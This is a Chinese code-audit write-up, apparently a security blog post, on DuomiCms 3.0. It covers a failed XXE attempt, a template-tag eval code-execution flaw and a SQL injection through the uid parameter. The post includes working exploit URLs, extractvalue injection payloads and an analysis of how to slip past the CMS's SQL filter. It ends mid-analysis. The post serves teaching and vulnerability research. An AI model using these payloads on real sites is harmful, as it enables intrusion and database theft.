

前言

大家好，我是 红日安全 的 七月火。这篇文章将记录 DuomiCms3.0最新版的漏洞挖掘过程，当中会分享一些审计的技巧，希望对想要学习审计的朋友有所帮助。当中分享的每一个漏洞并不一定都存在，但是为了文章的完整性，还是把所有漏洞挖掘

XXE漏洞挖掘

先使用 phpstorm 的全局搜索 `simplexml_load_`、`SimpleXMLElement` 等字符串（快捷键为：`Ctrl+Shift+F`），这里的 `simplexml_load_` 字符串主要针对 `simplexml_load_file` 和 `simplexml_load_string` 两个函数。我们可以发现搜索结果将近40条，如下：

Find in Path

Match case Words Regex ? File mask: *.php 41 matches in 18 files

Q simplexml_load

In Project Module Directory Scope

\$xml = simplexml_load_string(\$content); autoreslib.php 41

if(\$xml){\$xml = simplexml_load_string(cget(\$weburl,0));} autoreslib.php 42

\$xml = simplexml_load_file(\$playerKindsfile); collection.class.php 42

\$xml = simplexml_load_file(\$textsegment); common.func.php 570

\$xml = simplexml_load_file(\$m_file); common.func.php 1054

\$xml = simplexml_load_file(\$m_file); common.func.php 1090

\$xml = simplexml_load_file(\$m_file); common.func.php 1123

\$xml = simplexml_load_file(\$playerKindsfile); common.func.php 3112

\$postObj = simplexml_load_string(\$postStr, 'SimpleXMLElement', LIBXML_NOCDATA); DuomiCms\weixin\index.php 38

\$xml = simplexml_load_file(\$playerKindsfile); admin_player.htm 276

\$xml = simplexml_load_file(\$playerKindsfile); admin_playerdown.htm 160

\$xml = simplexml_load_file(\$textsegment); admin_pseudo.htm 48

\$xml = simplexml_load_file(\$playerKindsfile); admin_player.php 58

\$xml = simplexml_load_file(\$playerKindsfile); admin_player.php 91

\$xml = simplexml_load_file(\$playerKindsfile); admin_player.php 109

\$xml = simplexml_load_file(\$playerKindsfile); admin_player.php 188

\$xml = simplexml_load_file(\$m_file); admin_tempvideo.php 230

\$xml = simplexml_load_file(\$m_file); admin_tempvideo.php 252

\$xml = simplexml_load_file(\$m_file); admin_collect_news.php 1350

\$xml = simplexml_load_file(\$m_file); admin_topic_vod.php 475

\$xml = simplexml_load_file(\$m_file); admin_topic_vod.php 498

\$xml = simplexml_load_file(\$m_file); admin_data relate.php 635

\$xml = simplexml_load_file(\$m_file); admin_data relate.php 657

\$xml = simplexml_load_file(\$playerKindsfile); admin_data relate.php 677

\$xml = simplexml_load_file(\$m_file); admin_video.php 485

\$xml = simplexml_load_file(\$m_file); admin_video.php 507

\$xml = simplexml_load_string(str_replace("m_id","e_id[]",str_replace("?action=","?ressite=".\$ressite."&action=",cget(\$weburl,\$isre)))); admin_reslib.php 65

if(\$xml){\$xml = simplexml_load_string(str_replace("m_id","e_id[]",str_replace("?action=","?ressite=".\$ressite."&action=",cget(\$weburl,0))));} admin_reslib.php 66

\$xml = simplexml_load_string(\$content); admin_reslib.php 452

if(\$xml){\$xml = simplexml_load_string(cget(\$url,0));} admin_reslib.php 453

\$xml = simplexml_load_file(\$textsegment); admin_pseudo.php 20

\$xml = simplexml_load_file(\$textsegment); admin_pseudo.php 44

\$xml = simplexml_load_file(\$textsegment); admin_pseudo.php 60

\$xml = simplexml_load_file(\$m_file); admin_collect.php 679

\$xml = simplexml_load_file(\$m_file); admin_collect.php 701

\$xml = simplexml_load_file(\$playerKindsfile); admin_playerdown.php 58

\$xml = simplexml_load_file(\$playerKindsfile); admin_playerdown.php 91

\$xml = simplexml_load_file(\$playerKindsfile); admin_playerdown.php 109

\$xml = simplexml_load_file(\$playerKindsfile); admin_playerdown.php 188

\$xml = simplexml_load_file(\$playerKindsfile); DuomiCms\api.php 213

if(\$xml){\$xml = simplexml_load_string(file_get_contents(\$playerKindsfile));} DuomiCms\api.php 214

接下来我们就一个一个进行验证（其实不用真的每个都去验证，因为有的程序代码结构很像，或者看一眼就知道不存在漏洞了）。先来看一下 `api.php` 文件中的代码，可以看到这里的 XML 文件内容来自 `$playerKindsfile` 变量，该变量的值为 `data/admin/playerKinds.xml` 文件的内容。`api.php` 文件代码如下：

```
<?php
function getplayurl($urls)
{
    $urls=str_replace('$','|*|',$urls);
    $arr1 = explode("|*||*||*|",$urls);

    $zzt=count($arr1);
    $playerKindsfile="data/admin/playerKinds.xml";
    $xml = simplexml_load_file($playerKindsfile);
    if(!$xml){$xml = simplexml_load_string(file_get_contents($playerKindsfile));}
    .....

?>
```

先知社区

这时候，我们要考虑的就是 data/admin/playerKinds.xml 文件的内容是否可以被我们控制。如果该文件可以被攻击者控制，就很有可能存在 XXE 漏洞。于是，我们搜索字符串 playerKinds，结果如下：

Find in Path

Match case Words Regex ? File mask: *.php

Q playerKinds 64 matches in 16 files

In Project	Module	Directory	Scope
\$xml->asXML(\$playerKindsfile);			admin_player.php 117
\$doc->load(\$playerKindsfile);			admin_player.php 142
\$doc-> save(\$playerKindsfile);			admin_player.php 178
\$xml = simplexml_load_file(\$playerKindsfile);			admin_player.php 188
\$xml->asXML(\$playerKindsfile);			admin_player.php 194
\$m_file = duomi_DATA."/admin/playerKinds.xml";			admin_collect.php 677
\$playerKindsfile = duomi_DATA."/admin/downKinds.xml";			admin_playerdown.php 21
\$xml = simplexml_load_file(\$playerKindsfile);			admin_playerdown.php 58
\$xml->asXML(\$playerKindsfile);			admin_playerdown.php 69
\$xml = simplexml_load_file(\$playerKindsfile);			admin_playerdown.php 91
\$xml->asXML(\$playerKindsfile);			admin_playerdown.php 100
\$xml = simplexml_load_file(\$playerKindsfile);			admin_playerdown.php 109
\$xml->asXML(\$playerKindsfile);			admin_playerdown.php 117
\$doc->load(\$playerKindsfile);			admin_playerdown.php 142
\$doc-> save(\$playerKindsfile);			admin_playerdown.php 178

先知社区

我们发现其中有一个语句为 \$doc-> save(\$playerKindsfile)。按照函数名来推测，这里极有可能是将 \$playerKindsfile 变量对应的内容保存进 data/admin/playerKinds.xml 文件。所以我们要来看一下 \$playerKindsfile 变量对应的内容是否可控。

我们找到 admin\admin_player.php 文件对应的代码，发现当 \$action=="addnew" 的时候，会将 POST 方式传来的 playername、info、order、trail 四个参数写进 data/admin/playerKinds.xml 文件。相关代码如下：

```

1 $playerKindsfile = duomi_DATA."/admin/playerKinds.xml";// 对应data/admin/playerKinds.xml文件
2 if($action=="edit")
3 {
4     .....
5 }
6 .....
7 elseif($action=="addnew")
8 {
9     //add new
10    $playername=$_POST[playername];
11    $info=$_POST[info];
12    $order=$_POST[order];
13    $trail=$_POST[trail];
14    if($playername==' '||$trail==' '||$order==' ')
15    {
16        ShowMsg("请输入播放器名字, 后缀, 排序。","-1");
17        exit();
18    }
19    .....
20    $flag = $doc->createAttribute("flag");
21    $flagvalue = $doc->createTextNode($playername);
22    $flag->appendChild($flagvalue);
23    $index->appendChild($flag);
24    .....
25    $doc -> save($playerKindsfile);
26    .....

```



我们用 BurpSuite 抓包，并用 TheFolderSpy 监控 www 目录（其目的是检测用户输入是否有被写入文件中），结果如下：

Request

Raw Params Headers Hex

XDEBUG_SESSION=PHPSTORM; PHPSESSID=6eelo1vsc1tba74umnq499ehr4; ishistory=1
Connection: close

playerwidth=100%25&playerheight=510&adbeforeplay=sd&adtimebeforeplay=5&layerset=play2.swf&playerbgcolor%5B%5D=d3e3f3&playerfontcolor%5B%5D=999999&playerbgcolor%5B%5D=d1d3a2&playerfontcolor%5B%5D=3300FF&playerbgcolor%5B%5D=94d2e2&playerfontcolor%5B%5D=000000&playerbgcolor%5B%5D=000000&playerfontcolor%5B%5D=000000&playerbgcolor%5B%5D=c9abca&playerfontcolor%5B%5D=000000&alertwin=0&openMenu=1&openMenu=0&openMenu=2&showFullBtn=1&showFullBtn=0&href=1&href=0&logourl=logo.png&btnName=%E4%B8%8A%E4%B8%80%E9%9B%86%2C%E4%B8%8B%E4%B8%80%E9%9B%86&playername=<?xml version="1.0" encoding="ISO-8859-1"?><DOCTYPE ANY [<ENTITY xxe SYSTEM "file:///C:/phpStudy/PHPTutorial/WWW/flag.txt">]>&info=34&order=56&trail=78

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Sun, 19 Aug 2018 05:39:42 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 71

<script>location.href='admin_player.php?action=bc
source'</script>

File Changed	Type	Time	Executed file
C:\phpStudy\PHPTutorial\WWW\data\admin\playerKinds.xml	Changed	2018/8/19 13:39:43	File not found.
C:\phpStudy\PHPTutorial\WWW\data\admin\playerKinds.xml	Changed	2018/8/19 13:39:43	File not found.

我们发现 POST 方式传输的 playername、info、order、trail 四个参数，确实写进了 data/admin/playerKinds.xml 文件，但是特殊符号都被 HTML 实体编码了，所以这里无法利用。（下图是 payload 中特殊字符被 HTML 实体编码的截图）。




我们接着看看其他位置是否存在 XXE 漏洞，会发现其他地方的 XML 文件加载方式基本和上面一样，因此应该不存在 XXE 漏洞。

前台代码执行

这一处的代码执行和以前苹果CMS的代码执行是类似的，都是在解析模板标签的时候，将解析的标签拼接，并用在了 eval 函数中，最终造成了代码执行漏洞。

在挖掘漏洞之初，我们先全局搜索 eval 函数，这里可以明显的看到只有 duomiphp\core.class.php 文件中使用了 eval 函数。搜索图如下：



我们详细的看一下其代码，可以发现 eval 函数只出现在 parseIf 和 parseSubIf 函数中：

```

1 function parseIf($content){
2     if (strpos($content,'{if:}')=== false){
3         return $content;
4     }else{
5         $labelRule = buildregx("{if:(.*?)}(.*?)end if}","is");
6         $labelRule2="{elseif";
7         $labelRule3="{else}";
8         preg_match_all($labelRule,$content,$iar);
9         $arlen=count($iar[0]);
10        $elseifFlag=false;
11        for($m=0;$m<$arlen;$m++){
12            $strIf=$iar[1][$m];
13            $strIf=$this->parseStrIf($strIf);
14            $strThen=$iar[2][$m];
15            $strThen=$this->parseSubIf($strThen);
16            if (strpos($strThen,$labelRule2)===false){
17                if (strpos($strThen,$labelRule3)>=0){
18                    $elduomirray=explode($labelRule3,$strThen);
19                    $strThen1=$elduomirray[0];
20                    $strElse1=$elduomirray[1];
21                    @eval("if( ".$strIf." ){ \${ifFlag}=true;}else{ \${ifFlag}=false;}");
22                    if ($ifFlag){ $content=str_replace($iar[0][$m],$strThen1,$content);}
23                    else { $content=str_replace($iar[0][$m],$strElse1,$content);}
24                }
25            }else{
26                @eval("if( ".$strIf." ) { \${ifFlag}=true;} else{ \${ifFlag}=false;}");
27                if ($ifFlag) $content=str_replace($iar[0][$m],$strThen,$content);
28                else $content=str_replace($iar[0][$m],"",$content);}
29            .....
30 }

```

那么我们就来搜索一下这两个函数在何处被调用。由于 parseSubIf 函数在 parseIf 函数中被调用，这里我就直接搜索 parseIf 函数，并挑选了一个较为简单的 search.php 文件进行分析。为了更好分析，我这里直接把 payload 带入分析，所使用的 payload 如下：

http://localhost/search.php?searchword={if:phpinfo()}phpinfo(){end

Request

Raw Params Headers Hex

GET /search.php?searchword={if:phpinfo()}phpinfo(){end} HTTP/1.1
Host: localhost
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Phpstorm-7fe1b920=48fd0ecb-ddce-4540-8237-1ccf7aedbfff8; ECS[visit_times]=7; PHPSESSID=dis3707d7tr5adh7k3ep5e63b1; ishstory=0
Connection: close

Response


Raw Headers Hex HTML Render

□□□


PHP Version 5.6.27

System	Windows NT K-PC 6.1 build 7601 (Windows 7 Ultin
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)

下面我们来具体分析 search.php 文件。首先文件开头引入了 duomiphp/common.php 文件，而该文件引入了 duomiphp/webscan.php 文件对用户提交的变量进行处理。该文件使用以下三个正则分别对用户传递的 GPC (GET、POST、COOKIE) 参数进行过滤，但是我们的 payload 并不会触发这里的正则。




我们跟进 parseIf 方法。其实这里就是把 IF 标签 的内容取出来，然后拼接到 eval 函数中执行了，这也是漏洞的成因，具体的变量值可以看下图右边墨绿色的字体，这里不再赘述。



测了几个版本，都有影响。当然，前台getshell方式还不止这一种，可以利用前面的变量覆盖，伪造admin身份，最后写入webshell，具体分析之后会在[红日安全]代码审计Day14 - 从变量覆盖到获取webshell 文章中详细分析。

SQL注入漏洞挖掘

根据 CNVD 的漏洞通告：[DuomiCms x3.0前台duomiphp/ajax.php文件存在SQL注入漏洞](#)，我们就直接打开 duomiphp/ajax.php 文件，观察其中所有的 SQL 语句，可以总结为以下几种类型：




可以看到这里大多数 SQL

语句使用了拼接，而拼接用的变量又多数是全局变量，我们在前面的代码执行漏洞中，提到程序有注册变量的行为，这样容易造成变量覆盖。下面，我们来一个个分析这些变量。

首先是 \$id 变量，拼接在 SQL 语句尾巴但没有引号包裹。本来应该是比较好利用的，但是这里开头对 id 变量进行了类型判断。这样导致在 select 语句中无法再利用，但是我们可以用 16 进制 编码绕过，将 payload 的 16 进制 插入数据库中，形成二次注入。但是我们搜索 insert 语句

的时候，发现其被单引号包裹，所以无法利用，具体代码如下：

```
1 require_once('common.php');
2
3 AjaxHead();
4 $action = isset($action) ? trim($action) : '';
5 $id = (isset($id) && is_numeric($id)) ? $id : 0;
6 .....
7 function addfav(){
8     .....
9     if(!is_array($row))
10    {
11        $dsql->ExecuteNoneQuery("insert into `duomi_favorite` values('','$uid','$id','".time()."");
12    }
13    return "ok";
14 }
```



接着是 \$score 变量，该变量位于 SQL 语句中间，这样就要引入注释符，将后面的语句注释掉。但是引入注释符，会触发 duomiphp/sql.class.php 文件的SQL检测规则，所以此处也不好利用。具体代码如下：

```
1 // duomiphp/sql.class.php
2 function CheckSql($db_string,$querytype='select')
3 {
4     .....
5     //发布版本的程序可能比较少包括--,#这样的注释，但是黑客经常使用它们
6     elseif (strpos($clean, '/*') > 2 || strpos($clean, '--') !== false || strpos($clean, '#') !== false)
7     {
8         $fail = true;
9         $error="comment detect";
10    }
11    .....
12 }
```



最后剩下一个 \$uid 变量了，该变量为全局变量，可以由用户控制，而且其位置在SQL语句最后，两边也没有引号包裹，极其好利用。如下图 第12行 代码：

```
1 // duomiphp/ajax.php
2 switch ($action) {
3     .....
4     case "addfav":
5         echo addfav();
6         break;
7     .....
8 }
9 function addfav(){
10    global $id,$uid,$dsql;
11    if(intval($uid) < 1) return "err";
12    $row = $dsql->GetOne("Select id From `duomi_favorite` where vid=$id and uid=$uid ");
13    if(!is_array($row))
14    {
15        $dsql->ExecuteNoneQuery("insert into `duomi_favorite` values('','$uid','$id','".time()."");
16    }
17    return "ok";
18 }
```



我们根据代码逻辑，即可构造出如下 payload：

ajax.php?action=addfav&id=1&uid=1 and extractvalue(1,concat_ws(0x3A,0x3A,version()))

http://localhost//duomiphp/ajax.php?action=addfav&id=1&uid=10101 and ``.``.vid and extractvalue(1,concat ws(0x3A,0x3A,(select

```

1 // duomiphp/webscan.php
2 $getfilter = "\<.+javascript:window\\[\\.{}|\x|<.*(\&\#\d+)?)+?>|<.*(data|src)=data:text\\\html.*>|\\b(alert\\
(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?(\\.*)|sleep\s*?(\\.*)|\\b(group_)?concat[\\s\\\\\\\/]*?*\\
([^\]])+?\\))|bcase[\\s\\\\\\\/]*?*when[\\s\\\\\\\/]*?*\\(([^\\)]+?)\\)|load_file\s*?\\((\\.|<[a-z]+?\\bb[^\^>]*?\\bon([a-z]{4,})\s*?
=|^\\w+\\v(8|9)|\\b(and|or)\\b\\s*?(\\[[\\(\\)'\"\\d]+?=[\\(\\)'\"\\'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?]|>|
<|\\s+[\\w]+?\\s+?\\bin\\b\\s*?(\\|\\blike\\b\\s+?[\\\"'])|\\w\\/*.*\\|<\\s*script\\b|\\bEXEC\\b|UNION.+?
SELECT\\s*\\((\\.+)\\s*@{1,2}.+?\\s*|\\s+?.+?(`'|'|\\").*?(`'|'|\\")\\s*)|UPDATE\\s*\\((\\.+)\\s*@{1,2}.+?\\s*|\\s+?.+?(
`'|'|\\").*?(`'|'|\\")\\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}\\((\\.+)\\|\\s+?.+?\\s+?(`'|'|\\").*?
(`'|'|\\"))FROM\\((\\.+)\\|\\s+?.+?(`'|'|\\").*?(`'|'|\\")))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
3
4 // duomiphp/common.php
5 function _RunMagicQuotes(&$svar)
6 {
7     if(!get_magic_quotes_gpc())
8     {
9         if( is_array($svar) )
10         {
11             foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
12         }
13         else
14         {
15             $svar = addslashes($svar);
16         }
17     }
18     return $svar;
19 }
20
21 foreach(Array('GET','POST','COOKIE') as $_request)
22 {
23     foreach($_$_request as $_k => $_v) $_$_k = _RunMagicQuotes($_v);
24 }

```

 先知社区

根据我们传入的 `action=addf`，我们直接进入了 `duomiphp/ajax.php` 文件的 `addfav` 方法。然后直接拼接SQL语句，进入 `duomiphp/sql.class.php` 文件的 `GetOne` 方法。接着在 `GetOne` 方法中调用了 `$this->Execute("one");`（下图第22行）这段代码。

```

1 // duomiphp/ajax.php
2 function addfav(){
3     global $id,$uid,$dsq;
4     if(intval($uid) < 1) return "err";
5     $row = $dsq->GetOne("Select id From `duomi_favorite` where vid=$id and uid=$uid ");
6     .....
7 }
8 // duomiphp/sql.class.php
9 function GetOne($sql='', $acctype=MYSQL_ASSOC)
10 {
11     global $dsq;
12     if($dsq->isClose)
13     {
14         $this->Open(false);
15         $dsq->isClose = false;
16     }
17     if(!empty($sql))
18     {
19         if(!m_ereg("limit",$sql)) $this->SetQuery(m_ereg_replace("[,;]$",'',trim($sql))." limit 0,1;");
20         else $this->SetQuery($sql);
21     }
22     $this->Execute("one");
23     .....
24 }
25 // duomiphp/sql.class.php
26 function Execute($id="me", $sql='')
27 {
28     .....
29     //SQL语句安全检查
30     if($this->safeCheck)
31     {
32         CheckSql($this->queryString);
33     }
34 }

```



在 Execute 方法中，我们最需要注意的就是 CheckSql 方法的实现。首先，如果是 select 语句，会先经过下面的正则，这个正则不允许我们使用联合查询。

```

1 //SQL语句过滤程序，由80sec提供，这里作了适当的修改
2 function CheckSql($db_string,$querytype='select')
3 {
4     .....
5     //如果是普通查询语句，直接过滤一些特殊语法
6     if($querytype=='select')
7     {
8         $notallow1 = "[^0-9a-z@\\._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@\\._-]{1,}";
9
10        // $notallow2 = "--|/\*";
11        if(m_ereg($notallow1,$db_string))
12        {
13            fputs(fopen($log_file,'a+'),"$userIP||$getUrl||$db_string||SelectBreak\r\n");
14            exit("<font size='5' color='red'>Safe Alert: Request Error step 1 !</font>");
15        }
16    }
17    .....
18 }

```



接着往下看，会发现一个很明显的问题。while 语句将处理后的数据库查询语句 \$db_string 存在 \$clean 中，然后用于检测的是 \$clean 变量，最后返回的却是 \$db_string。所以我们只要在 \$clean 变量中不出现敏感词，即可绕过SQL语句的检测。

```

560 //完整的SQL检查
561 while (true){...}
587 $clean .= substr($db_string, $old_pos);
588 $clean = trim(strtolower(preg_replace(array('~\s+\s' ), array(' '), $clean)));
589 //老版本的Mysql并不支持union, 常用的程序里也不使用union, 但是是一些黑客使用它, 所以检查它
590 if (strpos($clean, needle:'union') != false && preg_match( pattern: '~(?:[a-z])union(?:[a-z])~s', $clean) != 0){...}
595 //发布版本的程序可能比较少包括--, #这样的注释, 但是黑客经常使用它们
596 elseif (strpos($clean, needle: '/'*) > 2 || strpos($clean, needle: '--') != false || strpos($clean, needle: '#') != false
601 //这些函数不会被使用, 但是黑客会用它来操作文件, down掉数据库
602 elseif (strpos($clean, needle: 'sleep') != false && preg_match( pattern: '~(?:[a-z])sleep(?:[a-z])~s', $clean) != 0){...}
607 elseif (strpos($clean, needle: 'benchmark') != false && preg_match( pattern: '~(?:[a-z])benchmark(?:[a-z])~s', $clean) !=
612 elseif (strpos($clean, needle: 'load_file') != false && preg_match( pattern: '~(?:[a-z])load_file(?:[a-z])~s', $clean) !=
617 elseif (strpos($clean, needle: 'into outfile') != false && preg_match( pattern: '~(?:[a-z])into\s+outfile(?:[a-z])~s', $c
622 //老版本的MySQL不支持子查询, 我们的程序里可能也用得少, 但是黑客可以使用它来查询数据库敏感信息
623 elseif (preg_match( pattern: '~\([)]*\?select~s', $clean) != 0){...}
628 if (!empty($fail)){...}
633 else {
634     return $db_string;
635 }

```

我们来具体看一下 while 中的程序。该函数会先搜索第一个单引号的下标，取引号前面的字符串给 \$clean，然后将第一个引号和第二个引号之间的字符用 \s\s 来代替，最后取第二个引号之后的内容给 \$clean 变量。

```

1 //完整的SQL检查
2 while (true)
3 {
4     $pos = strpos($db_string, '\'', $pos + 1);
5     if ($pos === false)
6     {
7         break;
8     }
9     $clean .= substr($db_string, $old_pos, $pos - $old_pos);
10    while (true)
11    {
12        $pos1 = strpos($db_string, '\'', $pos + 1);
13        $pos2 = strpos($db_string, '\\', $pos + 1);
14        if ($pos1 === false)
15        {
16            break;
17        }
18        elseif ($pos2 == false || $pos2 > $pos1)
19        {
20            $pos = $pos1;
21            break;
22        }
23        $pos = $pos2 + 1;
24    }
25    $clean .= '$s$';
26    $old_pos = $pos + 1;
27 }
28 $clean .= substr($db_string, $old_pos);
